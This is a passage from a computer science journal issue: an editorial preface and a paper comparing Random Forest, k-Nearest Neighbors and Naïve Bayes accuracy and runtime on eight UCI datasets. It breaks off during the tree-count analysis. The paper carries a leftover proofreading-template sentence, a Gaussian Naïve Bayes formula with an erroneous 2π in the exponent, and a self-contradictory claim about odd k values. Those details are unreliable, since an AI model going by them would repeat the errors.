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Editorial Preface

From the Desk of Managing Editor…

It may be difficult to imagine that almost half a century ago we used computers far less sophisticated than current home desktop computers to put a man on the moon. In that 50 year span, the field of computer science has exploded.

Computer science has opened new avenues for thought and experimentation. What began as a way to simplify the calculation process has given birth to technology once only imagined by the human mind. The ability to communicate and share ideas even though collaborators are half a world away and exploration of not just the stars above but the internal workings of the human genome are some of the ways that this field has moved at an exponential pace.

At the International Journal of Advanced Computer Science and Applications it is our mission to provide an outlet for quality research. We want to promote universal access and opportunities for the international scientific community to share and disseminate scientific and technical information.

We believe in spreading knowledge of computer science and its applications to all classes of audiences. That is why we deliver up-to-date, authoritative coverage and offer open access of all our articles. Our archives have served as a place to provoke philosophical, theoretical, and empirical ideas from some of the finest minds in the field.

We utilize the talents and experience of editor and reviewers working at Universities and Institutions from around the world. We would like to express our gratitude to all authors, whose research results have been published in our journal, as well as our referees for their in-depth evaluations. Our high standards are maintained through a double blind review process.

We hope that this edition of IJACSA inspires and entices you to submit your own contributions in upcoming issues. Thank you for sharing wisdom.

Thank you for Sharing Wisdom!

Managing Editor
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CONTENTS

Impact of Different Data Types on Classifier Performance of Random Forest, Naïve Bayes, and K-Nearest Neighbors Algorithms

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***Abstract*—This study aims to evaluate impact of three different data types (Text only, Numeric Only and Text + Numeric) on classifier performance (Random Forest, *k*-Nearest Neighbor (*k*NN) and Naïve Bayes (*NB*) algorithms). The classification problems in this study are explored in terms of mean accuracy and the effects of varying algorithm parameters over different types of datasets. This content analysis has been examined through eight different datasets taken from UCI to train models for all three algorithms. The results obtained from this study clearly show that RF and *k*NN outperform NB. Furthermore, *k*NN and RF perform relatively the same in terms of mean accuracy nonetheless *k*NN takes less time to train a model. The changing numbers of attributes in datasets have no effect on Random Forest, whereas Naïve Bayes mean accuracy fluctuates up and down that leads to a lower mean accuracy, whereas, *k*NN mean accuracy increases and ends with higher accuracy. Additionally, changing number of trees has no significant effects on mean accuracy of the Random forest, however, the time to train the model has increased greatly. Random Forest and *k*-Nearest Neighbor are proved to be the best classifiers for any type of dataset. Thus, Naïve Bayes can outperform other two algorithms if the feature variables are in a problem space and are independent. Besides Random forests, it takes highest computational time and Naïve Bayes takes lowest. The *k*-Nearest Neighbor requires finding an optimal number of *k* for improved performance at the cost of computation time. Similarly, changing the number of attributes that effect Naïve Bayes and *k*-Nearest Neighbor performance nevertheless not the Random forest. This study can be extended by researchers who use the parametric method to analyze results.**

Keywords*—Big data; random forest; Naïve Bayes; k-nearest neighbors algorithm

I. Introduction

The public health sector, science laboratory, retail, and banking, heavily rely on the internet for their daily interactions with customers: the amount of data obtained is huge and growing rapidly ranging from Terabytes to Petabytes, known as Big Data. Big data is practically reshaping all business sectors [1], as it is a great source of advancement and economic value, thus analyzing Big Data leads to better insights and new understanding in assisting of different sectors for better decision making. Machine learning is a technique used to be known as big data that assists to get deep insights [2], defined as the process of discovering the relationships between predictor and response variables using computer-based statistical approaches [3]. There are different kinds of statistical approach or methods are used in machine learning. However, the Supervised learning approach is one of the prominent approaches which trains sets of data with labeled classes to train the models known as a classifier based on features or attributes [4]. This model can be used to predict class label (discrete value) of any new data instance. There are several learning algorithms that use this approach to classify objects or data instances into two or more labels such as Support Vector Machines, Logistic Regression, Decision Trees, Random Forest, Naïve Bayes, etc.

A classifier performance largely depends on characteristics of classified data sets. Various comparisons have been made on different classifier performance over various datasets to find suitable classifier for a given problem. Even with high performing computers solving complex problems requires most suitable classification techniques to avoid wastage of time and resources. Prediction in health sector requires greater degree of precision for improved diagnosis and treatment, whereas areas such as disaster management requires less computation time in prediction to take actions timely saving lives. This paper discusses and provides a comparative study of supervised classification algorithms on different types of Big Data sets. These sets comprise of Random Forest, *k*-Nearest Neighbors, and Naïve Bayes classification algorithms are tested and measured not only their efficiency and processing time performance nonetheless also observes algorithm behavior on the various datasets feature spaces. The accuracy of the estimation obtained gives a clear picture of algorithm performance over different data type and feature dimensions. This study uses standard k-fold cross-validation to obtain reliable estimates [5].

This paper is structured as follows: Section 2 demonstrates a conceptual frame of research and uses techniques with the detailed discussion of algorithms used. Datasets selected are from different areas of application such as Medical, Banking, Commerce, Census etc. Each algorithm requires some parameter optimization as discussed in Section 2 and their effects on computation time and performances are demonstrated through experiments. The result section, outlined in Section 3 shows plots and histograms obtained as result of data prediction and parameter optimization. Section 4 discusses the experiment results in detail with any issues faced. One of the major result obtained in this research is that Random Forest performs consistently well in all types of datasets nonetheless it takes the largest computation time. Lastly, Section 5 concludes this study.

II. Material and Methods

Classification algorithms have been used for training datasets whose classes are known to learn and create prediction. The models store the trained datasets in memory to predict while classification is called lazy-learning. This model can predict the categorical class label or group of new data instance [6]. This study has used supervised classification algorithm known as Random Forest, Naïve Bayes, and lazy-learning algorithm *k*-Nearest Neighbor to predict class labels to test data sets. The analysis is performed by using Python 3.6.0 on Mac OS X EI Capitan (Version 10.11.6), 2.4 GHz Intel Core i5, 8GB RAM, 1600 MHz DDR3 (see Appendix).

A. Mathematical Formuation

If we take the dataset S of *n* observations or instances with *p* attributes and $(p+1)^{th}$ attribute as the response or target variable *y* depends on *p* attributes. We can then combine attributes to form p-dimensional vector as

$$x = (x_1, x2, x3,. x_p). \tag{1}$$

Further, the response variable $y \in (y_1, y2, ..., y_m)$, where *m* is the number of distinct classes or labels. Then, the *p* attributes are called predictor variables and response variable *y* that depends on *p* attributes of *x*.

We will study the classification problems where *y* is categorical variable and there is scalar function *f*, which assigns a class or label to every such vector *x* as

$$y = f(x)+\in . \tag{2}$$

We call *f* the prediction function as we take M such vectors given together with attributes and corresponding classes as the training set.

$$x^{(i)}, y^{(i)} \text{ for } i= 1,2, ..., M. \tag{3}$$

For any new sample where $x = z$, finds the class of this sample, we assume *f* is sufficiently smooth and trains the chosen algorithm to learn from or to use training data sets in predicting the class or label for new sample or instance. This study will use abbreviations RF for Random Forest, *k*NN for *k*-Nearest Neighbor (*k*-NN) and NB for Naïve Bayes.

B. Algorithms

1) K-Nearest Neighbors Algorithm: The *k*-Nearest Neighbors algorithm is known as *lazy-learning* algorithm as it takes less time for training. Its computations are eager-based learning algorithms (such as Decision trees, Random forest, Naïve Bayes, etc.) and takes less time during classification [7]. The *k*NN constructs predictions directly from training dataset which is stored in the memory. To classify an unknown data, for instance, *k*NN finds the set of *k* objects from the training data closest to input data instance by a distance calculation and assigns maximum voted classes out of these neighboring classes [8].

Choosing the optimal value of *k* is important and effects the classifier performance. This study tries different odd values of *k* up to 25 on the problem space to the *k*-Nearest classifier with cross-validation and chooses the one with least misclassification error. The closeness of the new data instance with the training data instances can be measured by a number of ways, including Euclidean distance and distance Manhattan. The most widely used technique is the Euclidean distance [9]. This study uses Euclidean distance measure for *k*-Nearest Neighbors classification algorithm. Euclidean distance *d* between two data points *x* and *y* are calculated using the formula below [10]:

$$d(x, y) = \sqrt{(\sum_{i=1}^{N}(x_i - y_i)^2)}. \tag{4}$$

2) Random Forest Algorithm: Random Forest algorithm is an ensemble classifier algorithm which uses 'bagging' to create multiple decision trees and classifies new incoming data instance to a class or group [11]. The trees are built not pruned [12]. The name randomly comes from the selection of random *n* features or attributes to find the best split point using Gini-index cost function while building decision trees [10], [13]. This random selection of the predictor variables results in less correlation among the trees and has a lower error rate [14]. To predict target value for new data instance, the new observation is fed to all classification trees in the Random Forest. The numbers of prediction for a class performed by each of the classification trees are counted. Then, the class with the maximum number of votes is returned as the class label for new data instance [15].

For prediction, accuracy is important such as medical fields, processing times can be used as a trade-off, whereas the time-sensitive fields seek quick predictions such as disaster prediction percentage accuracy that can also be used as a trade-off with time. This study will show accuracy percentage and processing time differences between increasing numbers of trees per node.

3) Naïve Bayes Algorithm: Naïve Bayes algorithm uses probabilities of each attribute that belonging to each class in the training set to predict the class of new data instances. Naïve Bayes predicts datasets with the assumption that attributes belonging to a class that is independent of each other. This study uses Gaussian Naïve Bayes algorithm which works well with both continuous and discrete datasets.

Given a data instance is *X*, described by its feature vector $(x_1, ..., x_n)$, and a class target *y*, Bayes' theorem states the conditional probability $P(y|X)$ as a product of simpler probabilities using the naïve independence assumption:

$$P(y|X) = \frac{P(y)P(X|y)}{P(X)}$$

$$= \frac{P(y)\prod_{i=1}^{n}P(x_i|y)}{P(X)}. \tag{5}$$

P(X) is constant, hence we classify the given data instance by finding:

$$\hat{y} = \arg max_y P(y)\prod_{i=1}^{n}P(x_i\,|y). \tag{6}$$

P(y) is the frequency of samples in training set with class *y* and P (x_i |y) that is calculated assuming the likelihood of features to be Gaussian [18].

$$P(x_i|y) = \frac{1}{\sqrt{2\pi\sigma_y^2}} exp\left(-\frac{(x_i-\mu_y)^2}{2\pi\sigma_y^2}\right). \quad (7)$$

If the classifier encounters a word that has not been seen in the training set, the probability of all the classes would become zero and there would not be anything to compare with. This problem can be solved by ignoring such values.

C. Datasets

This study has used supervised learning algorithms *k*-Nearest Neighbors, Naïve Bayes and Random Forest to learn and predict class or target values of any new unseen data instances. The behaviors of these algorithms are studied for numerical datasets only, text only dataset and mix dataset as seen in Table I. The datasets chosen are a mix of big data and small size data with a varying number of attributes. Datasets used in this study are taken from UCI Machine Learning Repository [16] (Fig. 1).

D. Data Split and Validation

1) Cross-Validation: To split datasets, for training and testing purposes, the datasets will need to be evaluated. This study has used K-fold cross-validation technique to do this particular evaluation. The K-fold cross-validation splitting is a standard technique that splits the dataset into k equal parts or folds where *k-1* parts are used for training and the remaining ones for testing. This process is repeated *k* times and each time with different subsets of k. We can average the evaluated error rates of each *k* fold iteration to find average error rate [9], [15]. Through a number of studies, it has been found that the repeated cross-validation iteration over dataset converges to correct performance of respective classifier and 10-fold cross-validation is better than k-folds and leaves one out of this validation [17]. Using this method does not require to separate the list of testing or training the data that avoids problems of overfitting [10].



Fig. 1. Graphical abstract: Comparative study of random forest, Naïve Bayes *K*-Nearest neighbor on different types of datasets.

TABLE I. DATASET INFORMATION

Dataset No.	Dataset Type	Dataset Name	No. of Dataset Instances	No. of Dataset Attributes	Dataset Size
1	Numeric + Text	Online Retail Data Set	541909	8	45.9 MB
2	Numeric + Text	Diabetes 130-US hospitals for years 1999-2008 Data Set	100000	52	19.2 MB
3	Numeric + Text	Adult Data Set	48842	14	3.8 MB
4	Numeric Only	Skin Segmentation Data Set	245057	4	2.6 MB
5	Numeric Only	Pima Indians Diabetes Data Set	768	8	24 KB
6	Numeric Only	Breast Cancer Data Set	699	10	25 KB
7	Text Only	Nursery Data Set	12960	8	1.1 MB
8	Text Only	News Aggregator Data Set (NewsCorp)	417555	7	84.4 MB

E. Parameter Optimization

1) k for k-Nearest Neighbor: The *k*-Nearest Neighbors requires *k* value to vote the *k* number of neighbors around new test data instance and classifies it to the maximum voted class label. It has been suggested by studies that even values of *k* are not suitable as they result in draw [18] and the odd values of *k* result in higher classification accuracy than odd values [19].

To further investigate the effect on accuracy and select "optimal k" this study performs cross-validation classification on the dataset with *k*NN algorithm. In this research, the odd values *k* = 1, 3, 5, 7, 9 to 50 are used to cross validate and classify a small subset of data set. The *k* value resulting in the least misclassification error is selected to predict.

2) Number of trees for Random Forest: Random forest algorithm takes number of trees as parameter to build that many trees used to predict class by taking average or maximum vote over all trees. In this study dataset prediction is performed on different number of trees with *n_trees* = 1, 5, 10, 15, 25. Cross-validation over different *n_trees* can give optimal number of trees nevertheless with large computation time and space in RAM.

III. Results

Various datasets are used to train and test k-fold using cross-validation and predict class labels. Missing values in the dataset are ignored and few datasets have attributes with very few values that are removed.

Finally, complete content and organizational editing before formatting. Please take note of the following items when proofreading spelling and grammar:

A. Percentage Accuracy and Computation Time of Algorithms on Different Datasets

a) Numeric and Text Datasets

For all three different datasets of mix datatype (numeric and text) as seen in Fig. 2, 3 and 4 mean accuracy percentage for both Random Forest and *k*-Nearest Neighbors are very close or almost same, whereas Naive Bayes show relatively lower performance. For Diabetes 130-US hospitals dataset in Fig. 3 Naïve Bayes performs very low, this suggests possible dependence among the attributes.

Fig. 5 shows the clear picture on mean % performance of mix datasets on each algorithm where RF and *k*NN perform equally well nevertheless Naïve Bayes shows lower performance.

Computation time for the Random Forest algorithm is highest for all datasets and least for Naïve Bayes. *K*-nearest neighbors took less time than random forest then more time than Naïve Bayes. With fix value of *k*, *k*-NN performs relatively faster than when using cross-validation to find optimal *k* value. This will be further discussed in next section.

TABLE II. ALGORITHM MEAN ACCURACY OF DIFFERENT TYPE OF DATASETS

Type of Dataset	Dataset Name	No. of Dataset Instances tested	No. of attributes	%Mean Accuracy			Computation Time (sec)		
				RF	K-NN	NB	RF	K-NN	NB
Numeric + Text	Online Retail Data Set	3000	8	94.7	94.7	90.6	598.37	190.80	3.08
Numeric + Text	Diabetes 130-US hospitals for years 1999-2008 Data Set	3000	52	79.19	78.9	31.43	854.97	114.815	2.23
Numeric + Text	Adult Data Set	3000	14	75.53	75.4	70.96	546.46	313.50	0.52
Numeric Only	Skin Segmentation Data Set	3000	4	100	100	100	196.78	111.77	0.39
Numeric Only	Pima Indians Diabetes Data Set	768	8	64.868	64.86	50.00	27.8	8.63	0.05
Numeric Only	Breast Cancer Data Set	699	10	78.55	77.97	88.99	36.51	4.34	0.06
Text Only	Nursery Data Set	3000	8	56.967	94.83	30.97	517.14	199.876	0.34
Text Only	News Aggregator Data Set (newscorp)	3000	7	100	100	100	375.84	261.12	3.15



Fig. 2. Online retail data set (#541909) prediction accuracy with RF, *k*NN and NB classifiers.



Fig. 3. Diabetes 130-US hospitals for years 1999-2008 Data Set (#100000) prediction accuracy with RF, *k*NN and NB classifiers.



Fig. 4. Adult Data Set (#48842) prediction accuracy with RF, *k*NN and NB classifiers.

b) Numeric only: As shown in Fig. 6 for numeric only datasets all three behave identically for Skin Segmentation Dataset with 100% accuracy. Fig. 7 for Pima Indian Diabetes dataset illustrates the identical performance of RF and kNN in terms of accuracy whereas NB is performing lower possibly due to attributes in relation or dependency.

For Breast Cancer, RF and *k*NN have shown similar performances, whereas Naïve Bayes outperforms the other two, resulting in higher performances around 89% in Fig. 8. Fig. 9 showcases the identical performance of RF and *k*NN nonetheless for NB and its mix of equal, high and low performance for Skin Segmentation, Pima Indians Diabetes and Breast Cancer datasets, respectively.



Fig. 5. Mean % accuracy of different mix datasets: Adults (#48842), Online Retail (#541909), UD Diabetes (#100000).



Fig. 6. Skin Segmentation Data Set (#245057) prediction accuracy with RF, *k*NN and NB classifiers.



Fig. 7. Pima Indians Diabetes Data Set (#768) prediction accuracy with RF, *k*NN and NB classifiers.



Fig. 8. Breast cancer data set (#699) prediction accuracy with RF, *k*NN and NB classifiers.



Fig. 9. Mean % accuracy of different numeric only datasets: Skin Segmentation (#245057) Breast Cancer (#699) and Pima Indians Diabetes (#768).

c) Text only

For Nursery data set in Fig. 10, K-Nearest Neighbors performance outperforms Random Forest and Naïve Bayes by giving mean a percentage accuracy of 94%. Naïve Bayes performs low with mean percentage accuracy around 31%, which indicates dependency among the dataset features or attributes. News Aggregator Data Set gives 100% mean accuracy with all three algorithms as seen in Fig. 11.



Fig. 10. Nursery data set (#12960) prediction accuracy with RF, *k*NN and NB classifiers.



Fig. 11. News aggregator data set (newscorp.csv) (#417555) prediction accuracy with RF, *k*NN and NB classifiers.



Fig. 12. Mean % accuracy of different text only datasets: News Aggregator Data Set (newscorp.csv) (#417555) and Nursery Data Set (#12960).

Fig. 12 shows that RF, *k*NN and NB perform similarly for News Aggregator Dataset but for Nursery Data Set *k*NN performs the best followed by RF then NB.

B. Optimal k for k-Nearest Neighbor

As seen in Table III, the cross-validating with different *k* values over sub set of data *k* =1 to 50 odd values that can give the suitable *k* value with highest % mean accuracy. Selecting a low fixed value of *k* =1 has the risk of over-fitting due to noise present in the training data set [20]. Consequently, we used the lowest odd value of *k*=3 which leads to less computation time nevertheless less mean accuracy compared to cross-validation.

TABLE III. COMPARING COMPUTATION TIME AND ACCURACY IN FINDING OPTIMAL *K* IN *K*NN OVER CROSS-VALIDATION ON A SUB SET OF DATA SET AGAINST FIX VALUES OF *K* LOW AS 3 AND HIGH AS LARGEST NUMBER SQUARE ROOT OF A NUMBER OF INSTANCES IN DATASET

Dataset used	**Using cross-validation**			**Fix Value $k = 3$**		**Fix value odd $k < \sqrt{n}$**		
	Computation time (sec)	**% Mean Accuracy**	**Optimal *k***	**Computation time (sec)**	**% Mean Accuracy**	***k***	**Computation time (sec)**	**% Mean Accuracy**
Mix: Adult Dataset (#3000)	335.31	75.3	19	95.49	72.07	53	93.042	75.53
Numeric: Pima Indian Dataset (#768)	100.81	64.47	35	3.51	53.29	25	3.86	62.89
Text: Nursery Dataset (#3000)	203.86	94.7	5	63.40	93.9	53	52.26	90.43



Fig. 13. Mean Accuracy % over two different values of k, k=3 and k=53 for mix dataset adult (#48842).



Fig. 14. Mean accuracy % over two different values of k, k=3 and k=25 for numeric only dataset pima indian diabetes (#768).



Fig. 15. Mean accuracy % over two different values of *k*, *k*=3 and *k*=53 for text only dataset nursery (#12960).

Fig. 13 and 14 shows taking k = 3 for Adult and Pima Indian dataset which gives the lowest performance nevertheless then again for Nursery dataset in Fig. 15 it gives better performance than the higher fixed value of k. When selecting a random high fixed value of k, using the general rule of thumb: $k < \sqrt{n}$ [20], where n is the number of instances in a dataset, and adult dataset in Fig. 13 shows marginal improvement whereas other two data sets have lower performance. Thus, choosing random low k values will lead faster computation with little lower accuracy that may be used for applications which need a quick prediction such as in disaster management. Also, choosing the higher odd value of k closest to the square root of the number of datasets also does not guarantee better accuracy. Depending on application requirement one can choose using a fixed k value or cross-validation to find optimal k.

C. Algorithm Performance on Chnaging the Number of Attributes

Following Table IV shows the behavior of all three algorithms with a change in number of attributes in terms of performance and computation time on Nursery Dataset with 1000 instances.

It can be clearly seen in Fig. 16 that random forest has no effect with increasing number of attributes on performance nonetheless the computation time increases.

For the *k*-Nearest Neighbors performance improves then remains constant over few more additions in attributes and lastly with full number of attributes its performance is highest at 93.3%.

Naïve Bayes takes the least time in computation overall and increasing attributes increases computation time insignificantly. Increasing number of attributes to 2 reduces performance drastically low as 0.2% and then goes up and down resulting 19% mean accuracy with complete set of attributes in Dataset.

D. Random Forest Performance with Different Number of Trees

Choosing number of trees for a given dataset is one of the important parameter optimization in random forest algorithm.

For this study, the number of trees used was 5, 10, 15, 20 and 25 on the Dataset.



Fig. 16. Mean accuracy % over increasing number of attributes in nursery dataset (text only).

TABLE IV. EFFECT ON ACCURACY AND COMPUTATION TIME WITH CHANGE IN A NUMBER OF ATTRIBUTES IN NURSERY DATASET

No. of attributes	Computation Time (sec)			Accuracy (%)		
	Random Forest	***k*-Nearest Neighbors**	**Naïve Bayes**	**Random Forest**	***k*-Nearest Neighbors**	**Naïve Bayes**
1	18.897	3.191	0.096	57.9	33.3	55.3
2	18.456	4.007	0.0610	57.9	57.9	0.2
3	36.740	4.657	0.0723	57.9	57.9	26.2
4	38.237	5.543	0.080	57.9	57.9	20.2
5	39.472	5.876	0.094	57.9	57.7	17.1
6	36.744	6.533	0.106	57.9	56.6	20.0
7	42.526	7.217	0.124	57.9	93.3	19.0

